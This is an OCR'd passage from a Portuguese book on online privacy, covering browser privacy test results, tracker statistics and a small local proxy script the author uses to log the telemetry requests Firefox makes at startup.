
Quando um peer recebe uma mensagem de túnel, ele verifica se a mensagem veio o mesmo salto anterior de antes, se o par anterior for um roteador diferente ou se a mensagem tiver já foi visto, a mensagem é descartada. O participante então criptografa o que recebeu com com AES256/ECB usando sua chave e um IV, em seguida, encaminha a tupla {nextTunnelId, nextIV, encriptadoData} para o próximo salto. Esta dupla criptografia do IV (antes e depois do uso) ajuda a endereçar uma determinada classe de ataques de confirmação. Ver este email e o segmento circundante para mais informações.

Após receber e validar uma mensagem de túnel no último salto no túnel, como o endpoint recupera os dados codificados pelo gateway depende se o túnel é um túnel de entrada ou

de saída. Para túneis de saída, o endpoint criptografa a mensagem com sua chave de camada, assim como qualquer outro participante, expondo os dados pré-processados. Para túneis de entrada, o ponto final também é o criador de túnel para que eles possam simplesmente descriptografar iterativamente o IV e a mensagem, usando o camada e IV chaves de cada etapa na ordem inversa.

Neste ponto, o ponto de extremidade do túnel tem os dados pré-processados enviados pelo gateway, que pode então analisar para fora nas mensagens incluídas I2NP e encaminhá-los como solicitado nas suas instruções de entrega.

1.8.3 Protocolo I2NP



1.8 Browsers

Por definição, um Browser é um sandbox e ponto final. Mas com o Browser deve atender pessoas leigas que lutam por mais facilidades e menos segurança, os Browsers passaram a ser um meio de insegurança. Há uma briga feroz sobre qual Browser é o melhor, e sempre que sai uma vulnerabilidade, um grupo se vangloria enquanto o outro chora. Mas saiba, todo ano sai de 1 a 2 vulnerabilidade(s) que levam a evasão da sandbox e execução de código malicioso por script no computador do usuário, e isso sempre aconteceu, está acontecendo e sempre acontecerá, em todos os Browsers.

1.8.1 A base dos navegadores e Abertura do projeto

Boa parte dos navegadores estendem de um browser chamado Chromium, o Chromium é um projeto de código aberto mantido principalmente pela Google e é base para o Google Chrome, Brave, Microsoft Edge, Opera e outros. Muitas vulnerabilidades no Chromium afetam uma grande quantidade de Browsers e por isso há uma certa desconfiança da comunidade Hacker sobre browsers que usam como base o Chromium, veja, afinal é um alvo óbvio pelo tamanho do impacto.

O projeto Gecko teve como origem o Netscape, porém ele era lento e problemático, principalmente em relação aos padrões W3C. Com o passar do tempo este motor de execução de Browser foi melhorado e passou a ser peça fundamental, o Firefox, um Browser muito robusto e bem aclamado no mundo hacker, mas o autor deste livro tem ressalvas[15].

	Brave	Firefox	Safari	Google Chrome	DuckDuck Go
Opensource	sim	sim	não	não	parcial
Built-In Script Blocker	sim	sim	não	não	sim
Invasive Ads Blocked	sim	sim	não	não	sim
Automatically Blocks Cookies	sim	não	sim	não	sim
Automatically Redirect to HTTPS	sim	sim	sim	sim	sim

Por mais ridículo que pareça, não é de hoje que os Browsers pensam mais em como vender dados de usuários do que realmente ter um bom Browser, tanto que hoje os Browsers mas agem como uma agência de coleta de dados[16] para anunciantes do que como ferramenta. Estes navegadores rastreiam e armazenam históricos de navegação, interesses e até o que digitamos. Naturalmente vendem como um produto para empresas de vendas.

Embora a navegação anônima ou privada pareça uma opção segura, ela ainda deixa você e seus dados expostos. Embora a navegação privada apague suas informações, seu endereço IP e localização ainda são compartilhados com todos os sites, anúncios e rastreadores carregados em seu navegador. Essas informações podem então ser vendidas a terceiros.

O Firefox sempre foi uma ótima opção para privacidade e segurança, mas os usuários devem primeiro ajustar as configurações para personalizar para maior segurança. O Firefox coleta e armazena seus dados de uso e desempenho por padrão. Para cancelar esta prática, desative a coleta de dados de telemetria (isso será demonstrado). Passe algum tempo nas configurações de privacidade para ativar o bloqueio de pop-ups, proteção anti-impressão digital e proteção contra phishing.

Eu particularmente utilizo mais de um Browser, o Firefox com várias configurações diferentes, o Mullvad para privacidade extrema e o Brave para um caso específico, acredito que toda casa possui um idiota, e naturalmente ter um Browser comum me faz um idiota nas horas vagas. O problema do Brave é seu núcleo Chromium, que conforme já dito, é um prato cheio para hackers.

---

[15] Foi notado em 2024 um excesso de dados de telemetria do Browser Mozilla Firefox;
[16] Chamamos de Telemetria de Browser;

O principal subprojeto do Tor Project é naturalmente seu mecanismo de roteamento chamado Tor, mas este projeto não é visível pelo usuário comum, na verdade o contato do usuário comum com o Tor Project se faz por meio do Tor Browser, um segundo projeto que erroneamente é fixado como o carro chefe do Tor Project. O Tor Browser consiste numa versão modificada do navegador Mozilla Firefox Extended Support Release somado ao TorButton, TorLauncher, NoScript, a extensão para Firefox HTTPS Everywhere e o Tor proxy. O Tor Browser inicia automaticamente processos secundários do Tor e direciona o tráfego pela rede Tor. Ao fim de uma sessão, o navegador exclui todos os dados sensíveis de privacidade, como cookies de HTTP e histórico de navegação, e é por isso que o usuário não tem contato com o Tor.

Vou deixar a demonstração de uso de Browser para o capítulo de Browsers no capítulo sobre Kodachi GNU/Linux. Minha recomendação de uso vou deixar para tópico Browsers em Identidade Hacker.

1.8.2 Teste de privacidade baseado no privacytests.org

O objetivo do PrivacyTests.org é entender em detalhes: quais dados cada navegador está vazando? Quais navegadores oferecem as melhores proteções de privacidade?

PrivacyTests.org é uma iniciativa de código aberto que submete navegadores populares a um conjunto de testes automatizados. Esses testes são projetados para auditar as propriedades de privacidade dos navegadores da Web de maneira imparcial. Os resultados dos testes são tornados públicos para ajudar os usuários a fazer uma escolha informada sobre qual navegador usar e incentivar os fabricantes de navegadores a corrigir vazamentos de dados privados do usuário. Browsers testado por este grupo de browsers:

- Brave 1.67
- Chrome 126.0
- Firefox 127.0
- Librewolf 127.0-1
- Mullvad 13.5
- Tor 13.5

O teste foi realizado na data: 2024-06-22 21:24:47 UTC e será reduzido neste livro, recolhendo apenas os principais tópicos e sumarizando parte deles.

Alt-Svc permite que o servidor indique ao navegador que um recurso deve ser carregado em um servidor diferente. Por ser uma configuração persistente, ela poderá ser usada para rastrear usuários em sites se não estiver isolado corretamente. Resultado dos testes para este ítem:

Passou	Passou	Passou	Passou	Passou	Não existe

blob URL é uma referência local a alguns dados brutos. Os rastreadores podem usar um URL de blob para compartilhar dados entre sites

Passou	**Reprovado**	Passou	Passou	Passou	Passou

BroadcastChannel foi projetado para enviar mensagens entre guias. Em alguns navegadores, ele pode ser usado para comunicação e rastreamento entre sites. **Todos possuem o recurso e foram aprovados**.

API Cache é um mecanismo de armazenamento de conteúdo originalmente introduzido para oferecer suporte a **ServiceWorkers**. Se o mesmo objeto Cache estiver acessível a vários sites, ele poderá ser usado de forma abusiva para rastrear usuários.

Passou	Passou	Passou	Passou	Não existe	Não existe

Cookie é uma pequena quantidade de dados armazenados pelo seu navegador em nome de um site. Ele tem usos legítimos, mas também é o mecanismo clássico de rastreamento entre sites e ainda hoje é o método mais popular de rastreamento de usuários entre sites. Os navegadores podem impedir que cookies sejam usados para rastreamento entre sites, bloqueando-os e isolando.

Passou	Reprovado	Passou	Passou	Passou	Passou

CSS são armazenadas em cache e, se esse cache for compartilhado entre sites, poderá ser usado para rastrear usuários entre sites. **Todos possuem o recurso e foram aprovados**.

navigator.storage.getDirectory expõe um local para armazenar arquivos no conteúdo da web. Em alguns casos, esses arquivos podem ser compartilhados entre guias.

Passou	Passou	Passou	Passou	Não existe	Não existe

A **API IndexedDB** expõe um banco de dados transacional a páginas da web. Esse banco de dados pode ser usado para rastrear usuários em sites, a menos que seja isolado. **Todos possuem o recurso e foram aprovados**.

O recurso **prefetch cache** sugere aos navegadores que eles devem buscar um recurso com antecedência e armazená-lo em cache. Mas se os navegadores não isolarem esse cache, ele poderá ser usado para rastrear usuários em sites.

Passou	Passou	Passou	Não existe	Não existe	Não existe

O cabeçalho de solicitação Referrer (**document.referrer**) é um mecanismo usado pelos navegadores para permitir que um site saiba de onde o usuário está visitando. Este cabeçalho rastreia inerentemente usuários em sites. Recentemente, os navegadores adotaram uma política de cortar um referenciador para transmitir menos informações de rastreamento, mas o Referer continua a transmitir dados de rastreamento entre sites por padrão. Todos foram reprovados.

A API **sessionStorage** é semelhante à **API localStorage**, mas não persiste entre guias ou sessões do navegador. No entanto, pode ser usado para rastrear usuários se eles navegarem de um site para outro. Esse rastreamento pode ser frustrado particionando o **sessionStorage** entre sites. **Todos possuem o recurso e foram aprovados**.

A API **window.name** permite que sites armazenem dados que persistem após o usuário navegar na guia para um site diferente. Este mecanismo pode ser particionado para que os dados não possam persistir entre sites.

Passou	Reprovado	Passou	Passou	Passou	Passou

Verifica se o navegador paralisa o carregamento de um site inseguro e avisa o usuário antes de dar a opção de continuar. Conhecido como modo somente HTTPS em **alguns navegadores**.

Reprovado	Reprovado	Reprovado	Passou	Passou	Passou

Verificar se um **endereço inserido** na barra de endereços é inseguro é se sim atualizado para HTTPS sempre que possível. Outro item relacionado é a **verificação de hiperlink**, se o usuário clicou em um hiperlink para um endereço inseguro, se o navegador atualiza esse

endereço para HTTPS sempre que possível ajuda o usuário a se manter seguro. Para ambos os itens o resultado foi:

Passou	Passou	Reprovado	Passou	Passou	Passou

Encrypted Client Hello (ECH) é um novo protocolo que oculta o site que você está visitando de bisbilhoteiros de rede de terceiros.

Passou	Passou	Reprovado	Reprovado	Reprovado	Reprovado

O **Global Privacy Control** é um cabeçalho HTTP que pode ser enviado por um navegador para instruir um site a não vender os dados pessoais do usuário a terceiros. Este teste verifica se o cabeçalho GPC é enviado por padrão para o site de nível superior. O **Global Privacy Control** é um cabeçalho HTTP que pode ser enviado por um navegador para instruir um site visitado a não vender os dados pessoais do usuário a terceiros. Este teste verifica se o cabeçalho GPC é enviado para elementos de terceiros na página da web.

Passou	Reprovado	Reprovado	Reprovado	Reprovado	Reprovado

Os **endereços IP** podem ser usados para identificar exclusivamente uma grande porcentagem de usuários. Um proxy, VPN ou Tor pode mascarar o endereço IP de um usuário. A rede Tor envia as solicitações da web do navegador por meio de uma série de retransmissões para ocultar o endereço IP de um usuário, ajudando assim a mascarar sua identidade e localização. Este teste verifica se a rede Tor está sendo usada por padrão. Pode usar um **proxychains4** para resolver este problema.

Reprovado	Reprovado	Reprovado	Reprovado	Reprovado	Passou


Os navegadores que usam Tor podem usar um circuito Tor diferente por site. Mas o autor deste livro recomenda o **WHONIX** ou se não tiver recursos de memória, um **proxychains4**.

Não existe	Não existe	Não existe	Não existe	Não existe	Passou

Imagina que seja possível obter uma telemetria do usuário sabendo qual as dimensões da tela do usuário e ainda o quanto um navegador está à direita da tela ou relacionado a distância do topo. Dá para saber qual o sistema gráfico, devido as barras. Páginas da Web podem detectar a presença de uma fonte instalada no sistema do usuário. A presença ou ausência de várias fontes é comumente usada para usuários de impressões digitais.

Passou	Reprovado	Reprovado	Passou	Passou	Passou

Para evitar o fingerprinting com base nas dimensões da tela, o navegador começa com uma janela de conteúdo arredondada e com espacos entre 200px, 100px. A estratégia aqui é colocar uma grande quantidade de usuários com uma resolução semelhante. Os Navegadores também vem com uma defesa de fingerprinting para cenários de redimensionamento, o que é chamado de Letterboxing (figura abaixo), é uma técnica desenvolvida pela Mozilla e apresentada em 2019. Ele funciona adicionando margens brancas a uma janela do navegador para que a janela esteja o mais próximo possível do tamanho desejado (comum para uma grande quantidade de usuários). Em palavras simples, esta técnica faz grupos de usuários de determinados tamanhos de tela e isso torna mais difícil destacar os usuários com base no tamanho da tela, como muitos usuários terão o mesmo tamanho de tela.



Quando você navega de uma página da web para outra, as empresas de rastreamento frequentemente enviam um parâmetro de consulta de rastreamento no endereço da segunda página da web. Esse parâmetro de consulta pode conter um identificador exclusivo que rastreia você individualmente enquanto navega na web. E esses parâmetros de consulta são frequentemente sincronizados com cookies, tornando-os um poderoso vetor de rastreamento. Os navegadores da Web podem protegê-lo de parâmetros de consulta de rastreamento conhecidos, removendo-os dos endereços da Web antes que o navegador os

envie. O conjunto de parâmetros de consulta de rastreamento testados pelo privacytests.org em grande parte foram obtidos do Brave, então o autor deste tópico acha tendencioso para o Brave, mas reconhece os seguintes flags de URL: __hsfp, __hssc, __hstc, __s, _hsenc, _openstat, dclid, fbclid, gclid, hsCtaTracking, mc_eid, mkt_tok, ml_subscriber, ml_subscriber_hash, msclkid, oly_anon_id, oly_enc_id, rb_clickid, s_cid, vero_conv, vero_id, wickedid e yclid.

Passou	Reprovado	Reprovado	Passou	Passou	Passou em 18 de 23

Quando uma página é visitada, ela frequentemente contém conteúdo terceiro para rastreamento, como scripts e pixels de rastreamento. Esses componentes incorporados espionam você. Alguns navegadores e extensões de navegador mantêm uma lista de empresas de rastreamento e bloqueiam o carregamento de seu conteúdo. Esta seção verifica se um navegador bloqueia 20 dos maiores rastreadores listados por https://whotracks.me.

Passou	Reprovado	Reprovado	Passou	Passou	Reprovado

Uma grande fração das páginas da web possui rastreadores de terceiros ocultos que leem e gravam cookies em seu navegador. Esses cookies podem ser usados para rastrear sua navegação em sites. Esta seção verifica se um navegador interrompe o rastreamento entre sites por cookies de 20 dos maiores rastreadores listados por https://whotracks.me.

Passou	Reprovado	Passou	Passou	Passou	Passou

Uma vulnerabilidade comum dos navegadores da web é que eles permitem que sites ("primários") 'marquem' seu navegador com alguns dados de rastreamento. Essa tag pode ser usada para identificá-lo novamente quando você retornar a um site que visitou anteriormente. Esta categoria de vazamentos pode ser evitada pelo navegador se eles limparem ou isolarem os dados entre as sessões do navegador.

Reprovado	Reprovado	Reprovado	Passou	Passou	Passou

O Sistema de Nomes de Domínio (DNS) é o método pelo qual os navegadores da web procuram o endereço IP de cada site que você visita. Em uma consulta DNS, um navegador da web solicitará a um resolvedor DNS (em algum lugar da Internet) o endereço IP correspondente a um nome de domínio (como nytimes.com) de um site que você deseja visitar. Tradicionalmente, a maioria dos navegadores envia suas consultas DNS sem criptografia, o que significa que seu ISP ou qualquer outra pessoa na rede entre seu computador e o resolvedor DNS pode espionar os sites que você visita. Nos últimos anos, navegadores da web e sistemas operacionais começaram a introduzir DNS criptografado, incluindo o protocolo DNS sobre HTTPS (DoH), para criptografar a solicitação de DNS do seu navegador e a resposta do resolvedor para evitar vazamento do seu histórico de navegação. Estes testes verificam se um navegador ainda está protegendo suas solicitações de DNS, enviando-as criptografadas, mas sem alteração nas configurações padrões. Neste livro você encontra uma descrição completa sobre a segurança em DNS.

Brasil, China, Alemanha e Índia	Reprovado	Reprovado	Reprovado	Reprovado	Passou	Passou
Rússia e USA	Reprovado	Reprovado	Passou	Reprovado	Passou	Passou
Cloudflare e Google	Passou	Passou	Passou	Passou	Passou	Passou
Quad9	Reprovado	Reprovado	Passou	Passou	Passou	Passou

Os pontos negativos acima podem ser trabalhados com adição de plugins e por mudanças no computador ou infraestrutura, o autor deste livro não enxerga DNS criptografado ou sobre TLS/HTTPS como algo do browser, deve ser algo do sistema operacional.

1.8.3 Lista de sites que rastreiam usuários na WEB

Um grupo que deve ser mencionado é o grupo **Whotracksme**, que está agora também disponibilizando ferramentas para privacidade, este tópico não é uma propaganda e o autor deste livro não tem associação com nenhuma tecnologia ou empresa, então o que será abordado neste capítulo é um filtro da produção deste grupo. Hoje a WhoTrackme é conhecida como Ghostery que tem como pilar a transparência de seus estudos. Para isso coletam dados de sites e realizam pesquisas sobre Browsers com objetivo de entender o quanto estamos anônimos quando navegamos.

A Ghostery recomenda que para um browser estar mais coerente com a privacidade deve ter algumas extensões, são estas:


- uBlock Origin;
- AdGuard;

- Adblock Plus;
- Privacy Badger.

Todos estes serão mencionados neste livro. Com estes componentes você reduzirá a chance de ser rastreado por sites, tal como google.com. As principais ferramentas de rastreio, são (na ordem de quebra de privacidade):

1. Google Tag Manager;
2. Google Static;
3. DoubleClick;
4. Google Fonts;
5. Google Analytics;
6. Google APIs;
7. Google;
8. YouTube (Audio/Video Player);
9. Google User Content;
10. Facebook;
11. Google Syndication/Advertising;
12. Amazon Advertising;
13. Amazon CloudFront;
14. Google Photos;
15. Cloudflare;
16. OneTrust (Consent Management).

Muitos serviços populares pertencem ao Google, Amazon, Facebook Meta, Apple e Microsoft, mas esses serviços geralmente têm nomes diferentes (por exemplo, Meta possui Facebook, Instagram e WhatsApp), abaixo temos um gráfico sumarizado com as principais empresas de venda de dados de rastreio (na base da imagem temos a participação no mercado).



Os números são preocupantes, 74% dos dados de rastreamento de pessoas são controlados pelo Google, e 33% dos mecanismos de rastreio envolvem cookies. Uma média de 12 requisições extras por página navegada,só por API de rastreio embutidos em sites, e

o número de ferramentas de rastreio por cada site chega a 7. Estes números são preocupantes e expõem a grande preocupação dos hacktivistas que lutam por mais privacidade e anonimato.

Site	Cagetoria	Méia de Trackers por página	Todos os rastreadores localizados
google.com	Reference	3	13
youtube.com	Entertainment	7	14
reddit.com	Entertainment	3	15
facebook.com	Entertainment	2	10
amazon.com	E-Commerce	4	22
wikipedia.org	Reference	1	5
fiverr.com	Business	3	18
yahoo.co.jp	News and Portals	2	21
bing.com	Reference	2	18
twitter.com	Entertainment	3	10

A lista completa pode ser vista na seguinte URL: https://www.ghostery.com/whotracksme/websites.

1.8.4 Telemetria de Browsers

Os dados da população hoje é o produto mais valioso para as corporações e governos, se um estudo minucioso for feito pode-se mover multidões contra ou a favor de um tema ou alvo. Recentemente tivemos dois exemplos claros disto, veja:

- Internet e Revolução no Egito: O Uso de Sites de Redes Sociais Durante a Convulsão Social que Derrubou o Governo Ditatorial Egípcio em 2011;
- Cambridge Analytica and Facebook: The Scandal and the Fallout So Far.


Se sites atuam neste filão de mercado, porque browsers não? Na onda contrária a privacidade e anonimato temos browsers que hoje coletam diretamente dados e enviam como telemetria. Para este exemplo o autor deste livro desenvolveu um proxy-fake para capturar toda a telemetria de um browser por si só, só de abrir um navegador, verá a quantidade de requisições sem a permissão do usuário que é realizada.

Em um Debian 12 com XFCE serão submetidos alguns browsers sem auxílio de extensões, ou bloqueadores, ou seja, uma instalação padrão. A ideia é desviar todo o tráfego para o proxy fake. Crie um arquivo chamado proxy_fake.py[17] no diretório /tmp do Linux, e edite o código abaixo.

[17] Codigo disponivel no GITHUB: https://github.com/naoimportaweb/avulso/blob/main/proxy.py

```
1.  #script: /tmp/proxy_fake.py
2.  import socket
3.  import threading
4.
5.  index = 1;
6.
7.  def handle_client_request(client_socket):
8.      global index;
9.      request = b''
10.
11.     client_socket.setblocking(False)
12.     while True:
13.         try:
14.             data = client_socket.recv(1024)
15.             request = request + data
16.         except:
17.             break
18.     host_string_start = request.find(b'Host: ') + len(b'Host: ');
19.     host_string_end = request.find(b'\r\n', host_string_start);
20.     host_string = request[host_string_start:host_string_end].decode('utf-8').strip();
21.     if len(host_string.strip()) > 0:
22.         print( str(index), "\t", host_string.strip() );
23.         index += 1;
24.     client_socket.close()
25.
26. def start_proxy_server():
27.     port = 8888
28.     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
29.     server.bind(('127.0.0.1', port))
30.     server.listen(10)
31.     print(f"Proxy server listening on port {port}...")
32.     while True:
33.         client_socket, addr = server.accept()
34.         client_handler = threading.Thread(target=handle_client_request, args=(client_socket,))
35.         client_handler.start()
36. if __name__ == "__main__":
37.     start_proxy_server()
38.
39. #export http_proxy='http://127.0.0.1:8888'
40. #export https_proxy='https://127.0.0.1:8888'
```

A ideia é alterar a configuração do Browser passando como parâmetro de proxy o IP local é a porta 8888, na qual estamos monitorando como o proxy fake. Ao fechar e abrir o Browser ele não pode se conectar a nada, se conectar então algo está sendo feito sem sua autorização/ação.




Mas não esqueça de iniciar o proxy fake, para isso execute em um terminal o comando:

```
1. python3 /tmp/proxy_fake.py
```

1.8.4.1 Mozilla Firefox

O primeiro Browser não poderia ser outro, o Mozilla Firefox é tido hoje como o Browser que prega e executa a privacidade para seus usuários, legiões de Hackers gritam "Firefox, Firefox!!!", então este será o primeiro.


Com o Mozilla Firefox devidamente configurado com proxy, feche e abra o Browser, sem editar nada, sem selecionar nada, só observe ao fundo, no terminal, os domínios invocados pelo Browser, sem sua ação.




Reconheço que fiquei triste, principalmente quando naveguei e tentei entender cada uma dessas URLs, as principais são:

- detectportal.firefox.com
- contile.services.mozilla.com
- push.services.mozilla.com


Ao confirmar se a telemetria está ligada, na URL about:telemetry, observei que está tudo OK, e que não há telemetria, mas se algo sai por alguma requisição do browser sem a ação humana, estou sendo monitorado.



Veja que o Firefox está com a Telemetria desligada. Em versões pré 2024 a telemetria estava ligada por padrão, já em 2024 a telemetria está desligada por padrão, mas continua enviando requisições sem a ação humana.




Uma das URLs me chamou a atenção, e ao investigar percebi que é um WebSocket, aí vem a pergunta: **Qual o motivo que leva um Browser a abrir um WebSocket para uma empresa?**



Depois de tanto lutar, tenho que admitir que o Mozilla Firefox não é mais um Browser que recomendo, vou gastar um tempo para migrar para outro.

1.8.4.2 Mullvad Browser

